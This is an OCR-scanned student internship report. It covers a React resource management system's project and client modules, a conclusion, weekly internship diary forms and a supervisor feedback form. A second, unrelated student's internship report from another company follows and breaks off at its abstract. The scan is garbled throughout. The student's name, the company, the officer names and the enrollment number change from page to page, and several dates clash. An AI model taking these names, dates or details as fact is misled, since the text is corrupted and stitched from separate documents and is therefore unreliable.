


Figure 9.7.2 Edit project feature page

9.7.3 : This is the view project details feature of projects module.

- The "View Project Details" feature of a project management module allows users to see detailed information about a specific project. This could include project status, tasks and their status, deadlines, team members assigned to the project, and other relevant information. Which shown in figure 9.7.3.

Figure 9.7.3 View project details page

9.7.4: This is the delete project feature of projects module.

- The "Delete Project" feature which shown in figure9.7.4 of a project management module allows users to permanently remove a project from the system. This action typically deletes all associated project information, including tasks, team member assignments, and project details. The feature may include confirmation steps or warnings to prevent accidental deletion of projects. The "Delete Project" feature is useful for removing outdated or completed projects from the system and maintaining an organized project database.




Figure 9.7.4 Delete project details

9.7.5: This is the add Employee in projects by edit feature of projects module.

- The "Add Employee in Projects by Edit" feature of a project management module allows users to assign additional team members to a specific project. This feature is typically accessed through the "Edit Project" feature and allows users to select and assign employees from a list of available team members. The feature may include validation steps to ensure that the employee has the necessary permissions and qualifications for the project. The "Add Employee in Projects by Edit" feature is useful for managing team member assignments and ensuring that the right people

are working on the right projects. Here below figure 9.7.5 shows the add Employee in projects by edit feature.




Figure 9.7.5 Add employee in project

9.7.6: This is the work log project feature of projects module

- In figure 9.7.6 shows The "Work Log Project" feature of a project management module allows users to track the time spent on a project or task. This feature is typically accessed through the project details or task management interface and allows users to record the amount of time spent working on a specific project or task. The feature may include options for specifying the type of work performed, such as coding or design, as well as notes or comments to provide additional context. The "Work Log Project" feature is useful for tracking productivity, identifying areas where more or less time is needed, and analysing project progress over time.

Figure 9.7.6 Work log feature

9.8 MODULE 2 – DEPARTMENT MANAGEMENT:

9.8.1: Web page of client management module and it has CRUD features.

- A client management module with CRUD features typically allows users to create, read, update, and delete client information within a web application or software system. The web page would likely have a form or interface for adding new clients, displaying a list or table of existing clients, and allowing users to edit or remove clients from the system. These features could be accessed through buttons or links on the page, and may include search or filter functionality to help users find specific clients. Overall, the client management module aims to streamline the process of managing client data and provide a centralized location for accessing and updating client information.

Figure 9.8.1 Client management page

9.9 ADVANTAGES:

This system is expected to be user friendly and will offer easy access to data as well as services such as online employee details adding, deleting and editing, also features like leave management, salary report, etc.

Other advantages are listed as follows: -

- Provides computerized system for maintaining records
- It is more efficient & reliable
- Less time consuming and easy to use
- Avoid human errors and efforts for maintaining daily data
- Avoid data manipulation
- Avoid data inconsistency and redundancy
- Less paper use and removal of redundancy.
- Less prone to errors.
- The whole system is interactive.

9.10 SOFTWARE USED:

Visual Studio Code (VS Code):

VS Code is a free and open-source source code editor developed by Microsoft for Windows, Linux, and macOS. It has a variety of features, including support for debugging, intelligent code completion, syntax highlighting, and code refactoring. It also has a wide range of extensions available to enhance its functionality, including support for many programming languages, frameworks, and libraries.

MongoDB:

MongoDB, the most popular NoSQL database, is an open-source document-oriented database. The term 'NoSQL' means 'non-relational'. It means that MongoDB isn't based on the table-like relational database structure but provides an altogether different mechanism for storage and retrieval of data. This format of storage is called JSON.

SQL databases store data in tabular format. This data is stored in a predefined data model which is not very much flexible for today's real-world highly growing applications. Modern applications are more networked, social and interactive than ever. Applications are storing more and more data and are accessing it at higher rates

Chapter 10. CONCLUSION AND DISCUSSION

10.1 CONCLUSION:

Resource Management System developed in React JS can be a powerful tool for organizations to manage their resources effectively. By providing a centralized platform for resource allocation, tracking, and reporting, such a system can help organizations optimize their resource usage, reduce waste, and improve productivity. The development of such a system requires careful planning, stakeholder engagement, and a strong understanding of React JS and related technologies. However, with a well- defined project plan, a dedicated team, and a commitment to delivering a high-quality product, organizations can successfully develop and deploy a resource management system that meets their specific needs and requirements.

10.2 OVERALL ANALYSIS OF INTERNSHIP:

During this internship I learn many technical and non-technical things also. From this internship, I understand the working environment of a tech company. And also learn how to communicate to the client, project manager, or other's team members. The more you communicate with others it's good to understand the problems and solutions. During this internship, I faced problems so I also learn how to explain my problems to others.

During this internship my following skills are improved.

- Technical skills
- Communication skills
- Presentation skills
- Time management
- Team Work

Overall my internship at Yudiz Solutions Pvt Ltd. Has been a success. I was able to gain practical skills and work in a fantastic environment. This internship has been a valuable learning experience for me, and I am confident that the skills and knowledge I have gained will be instrumental in my future endeavors in the field of web development.

10.3 DATES OF CONTINUOUS EVALUATION:

In a nutshell, this internship has been an excellent and rewarding experience. During this internship I have been assigned with task on daily basis and evaluation is also done on daily basis. Everyday mentors come for evaluation of my task.

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[5] W3Schools. CSS Tutorial. Retrieved from https://www.w3schools.com/css/

[6] W3Schools. SQL Tutorial. Retrieved from https://www.w3schools.com/sql/

APPENDIX

- **In below table I have written about my internship in weekly phases:**

Sr No.	Title	Starting Date	Ending Date	Hrs
1	Week-1	02-02-2023	05-02-2023	32
2	Week-2	06-02-2023	12-02-2023	40
3	Week-3	13-02-2023	19-02-2023	40
4	Week-4	20-02-2023	26-02-2023	40
5	Week-5	27-02-2023	05-03-2023	40
6	Week-6	06-03-2023	12-03-2023	40
7	Week-7	13-03-2022	19-03-2023	40
8	Week-8	20-03-2023	26-03-2023	40
9	Week-9	27-03-2022	02-04-2023	40
10	Week-10	03-04-2023	09-04-2023	40
11	Week-11	10-04-2023	16-04-2023	40
12	Week-12	17-04-2023	23-04-2023	40

Table 3.1 Internship in weekly phases

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Annexure I

Enrollment no: 190390107015

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Pravalkumar Ashokbhai Kanani

DIARY OF THE WEEK: DE: 1-02-2023 TO 04/02/2023

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: Xerliz Solutions Pvt.

NAME OF THE PLANT/SECTION/DEPARTMENT: Web Development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Kishan Goyani

DESCRIPTION OF THE WORK DONE IN BRIEF

- Day 01 :- Orientation of Introduction about the Company and employees.
- Day 02 :- Keka software demo and understand about the Oops.
- Day 03 :- We solve some practical defination using Oops Concepts.
- Day 04 :- Our mentors come for the daily evaluation of our completed task
  - And give us some suggestions.

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TOTAL HOURS: 32 Hours

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 12/3/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 04/02/2023

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure 1

Enrollment no: 190370107015

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Premalkumar Ashokbhai Kamani

DIARY OF THE WEEK: Dt: 06/02/2023 TO 10/02/2023

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: Rudra Solutions pvt.

NAME OF THE PLANT/SECTION/DEPARTMENT: Web development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Jigar Gajjar

DESCRIPTION OF THE WORK DONE IN BRIEF

Day :5 - learn about Solid principles.

Day :6 - I get the task to creat to-do list application that allows users to add, delete, edit tasks by implementing solid principles.

Day :-7 Then mentor did evaluation of my task and session about Data structure conducted by daily maam.

Day :-8 I performed problem definations related Data structure and solved it

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SUPPLEMENTRY NOTES
(add additional sheets if required)

Day :-9 Attend the session about Searching and time Complexity and space Complexity of the different different algorithms.

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TOTAL HOURS: 60 Hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 18/5/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 10/02/2023

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Annexure I

Enrollment no: 190390107015

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Bhemalkumar Ashokbhai Kamani

DIARY OF THE WEEK: Dt: 13/02/2023 TO 17/02/2023

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: Yudiz Solutions Limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Web Development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Kishan Goggar

DESCRIPTION OF THE WORK DONE IN BRIEF

- More practice was given on time and space Complexity and later on test was arranged which was about DSA topics.
- Logical session was arranged by Mr. Mahavir Sir.
- Tasks were given to show our logical and reasoning skills.
- Another tasks were given on logical thinking.
- All the tasks evaluated by Mr. Samir Sir.
- Changes were there from their side were added to the tasks.

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SUPPLEMENTRY NOTES
(add additional sheets if required)

- Another session for logical and reasoning was arranged for any doubt and building the reasoning skill.
- Task was assigned on the logical reasoning which is Bank management software

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TOTAL HOURS: 40

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 18/3/25

Signature of officer-in-charge of Dept. / Section / Plant

Date: 17/04/2023

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Annexure I

Enrollment no: 190390107015

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Pramodkumar Ashokbhai Kanani

DIARY OF THE WEEK: Dt: 20/02/2023 TO 24/02/2023

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: Yudiz Solutions Limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Web Development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Kishan Gajjar.

DESCRIPTION OF THE WORK DONE IN BRIEF

- There was evaluation on the task Bank management System by mentor.
- Then Figma session was arranged by a web-developer one has to keep the basic knowledge of figma for future requirements.
- There was session arranged on HTML to get the Complete knowledge of HTML.
- The Task was given to create a student enrollment form using HTML
- There was session on CSS to get the Complete knowledge of CSS.

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SUPPLEMENTRY NOTES
(add additional sheets if required)

- There was session on the basis of CSS properties like position, Backgroumd-positioning, Diplay, Box sizing, Flex, Box model, Navigation Bar.
- There was our Freshers's party in that party we all Freshers's need to perform their own performance.

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TOTAL HOURS: 40

SIGNATURE OF STUDENT

☑ The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 18/3/23

Signature of office-in-charge of Dept. / Section / Plant

Date: 24/02/2023

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Annexure I

Enrollment no: 190390107015

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Premalkumar Ashokbhai Kamani

DIARY OF THE WEEK: Dt: 27/02/2023 TO 03/03/2023

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: Yudiz Solutions Limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Web Development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Ms. Kirtan Gajjar

DESCRIPTION OF THE WORK DONE IN BRIEF

(Week-5)

Day 20:-
- Mediaquery
- Demo on html & css created

Day 21:-
- History of JS
- Array
- Type Coercion
- Operators

Day 22:-
- How type coercion happen in JS
- How to handle it.

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SUPPLEMENTRY NOTES
(add additional sheets if required)

Day 23 :-

- PPT reading
- functions
- Shallow copy & deepcopy

Day 24 :-

- Custom method with array
- Task assigned
- understand different array methods.

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TOTAL HOURS: 40 Hours

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / ~~VERY GOOD~~ / ~~GOOD~~ / ~~FAIR~~ / ~~BELOW AVERAGE~~ / ~~POOR~~

Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date: 08/05/23

Date: 03/03/2023

Grading of Work for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107015

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Parmalkumar Ashokbhai Karani

DIARY OF THE WEEK: DT: 06/03/2023 TO 11/03/2023

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: Yudiz Solutions Limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Web development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Ms. Kishan Goggas,

DESCRIPTION OF THE WORK DONE IN BRIEF

(week - 6)

Day 25 :-
- Implementation of function
- Scope of function
- Tasks assigned

Day 26 :-
- Scopechain
- Callstack
- Global execution Context
- Complete today's task
- watch video

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SUPPLEMENTRY NOTES
(add additional sheets if required)

Day 27 :-
- Evaluation
- Closure
- Meeting
- Task

Day 28 :-
- Understand Closure in JS
- SetTimeout , SetInterval
- Tasks

Day 29 :-
- Non working day
- selection of House president
- Discussion on various technology with Senior Developers.

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TOTAL HOURS: 40 Hours

SIGNATURE OF STUDENT

☐ The above entries are correct and the grading of work done by Trainee is
EXCELLENT / ~~VERY GOOD~~ / ~~GOOD~~ / ~~FAIR~~ / ~~BELOW AVERAGE~~ / ~~POOR~~

Signature of Faculty Mentor

Date: 08/05/2023

Signature of officer in-charge of Dept. / Section / Plant

Date: 11/03/2023

☐ Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107015

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Premalkumar Ashokbhai Kamani

DIARY OF THE WEEK: 0f: 13/03/2023 TO 17/03/2023

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: Yudiz Solutions Limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Web development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Kishan Bagthar

DESCRIPTION OF THE WORK DONE IN BRIEF

[Week 7]

Day 30:-
- Execution context flow
- Event loop working
- how tasks are executed
- Eventloop visualizes

Day 31:-
- Session
- Callbacks
- Sync VS async callback
- Callback hell & how to avoid it

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SUPPLEMENTRY NOTES
(add additional sheets if required)

Day 32 :-
- promise
- why need it
- discuss issue of callback
- promise chaining
- read official Docs.

Day 33 :-
- Promise.race
- Promise.any
- Promise.all
- Promise.allSettled
- finally

Day :- 34 :-
- async & await & why need it
- generator.

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TOTAL HOURS: 40 Hours

SIGNATURE OF STUDENT

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EXCELLENT / ~~VERY GOOD~~ / ~~GOOD~~ / ~~FAIR~~ / ~~BELOW AVERAGE~~ / ~~POOR~~

Signature of Faculty Member

Date: 08/05/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 17/03/2023

✪ Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107015

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Premalkumar Ashokbhai Kamani

DIARY OF THE WEEK: DE: 20/03/2023 TO 24/03/2023

DEPARTMENT: Computer Engineering SEM: 6

NAME OF THE ORGANISATION: Yudiz Solutions Limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Web Development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Ms. Jaiston Gajjar

DESCRIPTION OF THE WORK DONE IN BRIEF

(Week-8)

Day 35 :-
- Vlasker Api, Why it is introduce, work
- Generator
- Some task assigned
- Prepare for test

Day 36 :-
- Test
- Clear the doubts
- Session on "this" keyword
- practice on topics
- example how this works different in object, class, function.

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SUPPLEMENTRY NOTES
(add additional sheets if required)

Day 37 :-
- Working on task
- Session on object properties, methods, iteration
- property descriptors
- Ways to define properties in Object.

Day 38 :-
- There were two tasks assigned based on session :-
- session on class, Interstance & explore about objects

Day 39 :-
- Working on tasks
- check Validation in code
- Understood how I can work with deadline & Complete task using different ideas
- optimize the code
- Code reusability.

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TOTAL HOURS: 40 Hours

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / ~~VERY GOOD~~ / ~~GOOD~~ / FAIR / ~~BELOW AVERAGE~~ / ~~POOR~~

Signature of Faculty Mentor

Date: 08/03/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 24/03/2023

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107015

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Bansalkumar Ashokbhai Kamani

DIARY OF THE WEEK: DT: 27/03/2023 TO 31/3/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Yudiz Solutions Limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Web Development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Ms. Firdos Qazzaz

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 40 :- ES & Future, Versioning, Transpiling, shims and polyfills.

Day 41 :- Destructuring, Lexical functions, map, filter, reduces.

Day 42 :- Object property Assignment pattern, ES5 getter/setter, classes, Template literals, For...of Loop.

Day 43 :- Regular Expression, Map and object, set VS Array, Symbols in ES6, generators

Day 44 :- Proxies, Recursion and Modules, tasks on this topics.

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TOTAL HOURS: 40 Hours

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / ~~FAIR / BELOW AVERAGE / POOR~~

Signature of Faculty Mentor

Date: 05/05/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 31/3/2023

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Annexure I

Enrollment no: 190390107015

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Bsemalkumar Ashokbhai Ramani

DIARY OF THE WEEK: DE: 3/04/2023 TO 07/04/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Yubi Solutions limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Web Development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Ms. Kirtee Goyal

DESCRIPTION OF THE WORK DONE IN BRIEF

Day :- 45 :-
- Stastes with Python, introduction, tasks on logical programing

Day 46 :-
- Working on Python, uses, platform support, syntax.

Day 47 :- Variable, Datatypes, Set, List, Tuple, Dict.

Day 48 :- Type Casting, String and its method, type of string and len() property

Day 49 :- String slicing, Modify Strings, Format string, String methods, String Exercises.

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TOTAL HOURS: 50 Hours

SIGNATURE OF STUDENT

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EXCELLENT / ~~VERY GOOD~~ / ~~GOOD~~ / ~~FAIR~~ / ~~BELOW AVERAGE~~ / ~~POOR~~

Signature of Faculty Mentor

Date: 03/05/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 8/5/2023

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Annexure I

Enrollment no: 190390107015

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Premalkumar Ashokbhai Kamani

DIARY OF THE WEEK: DT: 10/04/2023 TO 14/04/2023

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: Yudiz Solutions Limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Web Development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Ms. Kirtan Gajjar

DESCRIPTION OF THE WORK DONE IN BRIEF

(week - 11)

Day 50: From today I started working on project named Resource management System. I have assigned 2 module.

Day 51: I have revised React JS Concepts.

Day 52: Today also I have revised and perform some task using react js also started to work on first module project.

Day 53 : Today I created add and view projects module feature.

Day 54 : I worked on delete and edit feature of projects.

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TOTAL HOURS: 40 Hours

SIGNATURE OF STUDENT

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EXCELLENT / ~~VERY GOOD~~ / GOOD / ~~FAIR~~ / ~~BELOW AVERAGE~~ / ~~POOR~~

Signature of Faculty Mentor

Signature of Officer-in-charge
of Dept. / Section / Plant

Date: 07/05/2023

Date: 14/04/2023

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Annexure I

Enrollment no: 190390107015

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Pramalkumar Ashokbhai Kamani

DIARY OF THE WEEK: DI: 16/4/2023 TO 24/4/2023

DEPARTMENT: Web development SEM: 8

NAME OF THE ORGANISATION: Yudiz Solutions Limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Web development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Kishan Gajjar

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 55 :- Today worked search Feature of projects.

Day 56 :- Worked on second project Module department and client Management.

Day 57 :- Worked on edit Feature of project

Day 58 :- Worked on delete Feature.

Day 59 :- Mentor revieved my project-work and gave Feedback

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TOTAL HOURS: 40 Hours

SIGNATURE OF STUDENT

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EXCELLENT / ~~VERY GOOD~~ / ~~GOOD~~ / ~~FAIR~~ / ~~BELOW AVERAGE~~ / ~~POOR~~

Signature of Faculty Mentor

Date: 08/05/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 24/4/23

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Annexure 2

Feedback Form by Industry expert

Student Name: Bhomatkumar Ashokbhai Komani Date: 28/04/2023
Work Supervisor: Ms. Kirtan Gajjar Title: Resource Mangement System
Company/Organization: Yudiz Solutions Limited
Enrollment No: 190390107015
Internship Address: Time Square 2, Thaltej, Ahmedabad
Dates of Internship: From 02/02/2023 to 28/04/2023

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives				✓
Produces high quality work and accepts responsibility			✓	
Uses technical knowledge and expertise				✓
Analyzes problems effectively			✓	
Communicates well and writes effectively				✓

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent):

Additional comments, if any:

YUDIZ SOLUTIONS LIMITED

Signature of industry person with name and Stamp

Signature of the Faculty Mentor

28/4/2023

INTERNSHIP AT INFOLABZ IT SERVICES PVT. LTD.

AN INTERNSHIP REPORT

Submitted by

Prerana Parmar

200390107028

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at INFOLABZ** has been carried out by **Prerana Parmar** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Prof. Chetan Chauhan	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

INFOLABZ IT SERVICES PVT. LTD.
WEB DEVELOPMENT | APP DEVELOPMENT | DATA SCIENCE | IOT

COMPLETION CERTIFICATE OF SUMMER INTERNSHIP

Date: 12-08-2023

Enrollment: 200390107028
Semester: 7th, Computer Engineering
Saffrony Institute Of Technology

To whom it may concern,

We are delighted to provide this certificate for the successful completion of the requirements and work performed during the two-week free internship (27 July 2023 to 10 August 2023) by Prerana Parmar .

In this internship tenure, we have covered the fundamentals of Data Analytics and Machine Learning. In the data analytics part, we have worked on API data and covered the basics of analysis using pandas and data visualization using matplotlib. In machine learning, we have implemented elementary regression models.

We wish Prerana Parmar all the best for future endeavors.

Ms. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

+91 8866862662
+91 8141236662
info@infolabz.in
www.infolabz.in
406 Wall Avenue, Above SAM'S Pizza
Nr., Commerce Six Rd, Navrangpura,
Ahmedabad, Gujarat 380009

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at INFOLABZ** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Chintan Nagrecha (Director of Infolabz)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
Prerana Parmar	

ACKNOWLEDGMENT

I would like to extend my sincere gratitude to the entire team at INFOLABZ IT SERVICES PVT. LTD. for providing me with an exceptional opportunity to undertake my internship. My heartfelt appreciation goes to Mr. Chintan Nagrecha, the Director of INFOLABZ, for their invaluable guidance, mentorship, and unwavering support throughout this enriching experience.

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Last but not least, I extend my heartfelt thanks to my family and friends for their unwavering support, encouragement, and understanding throughout this journey.

Thank you all for being an integral part of my internship experience and for contributing to my professional development.

Sincerely,
Prerana Parmar

Abstract

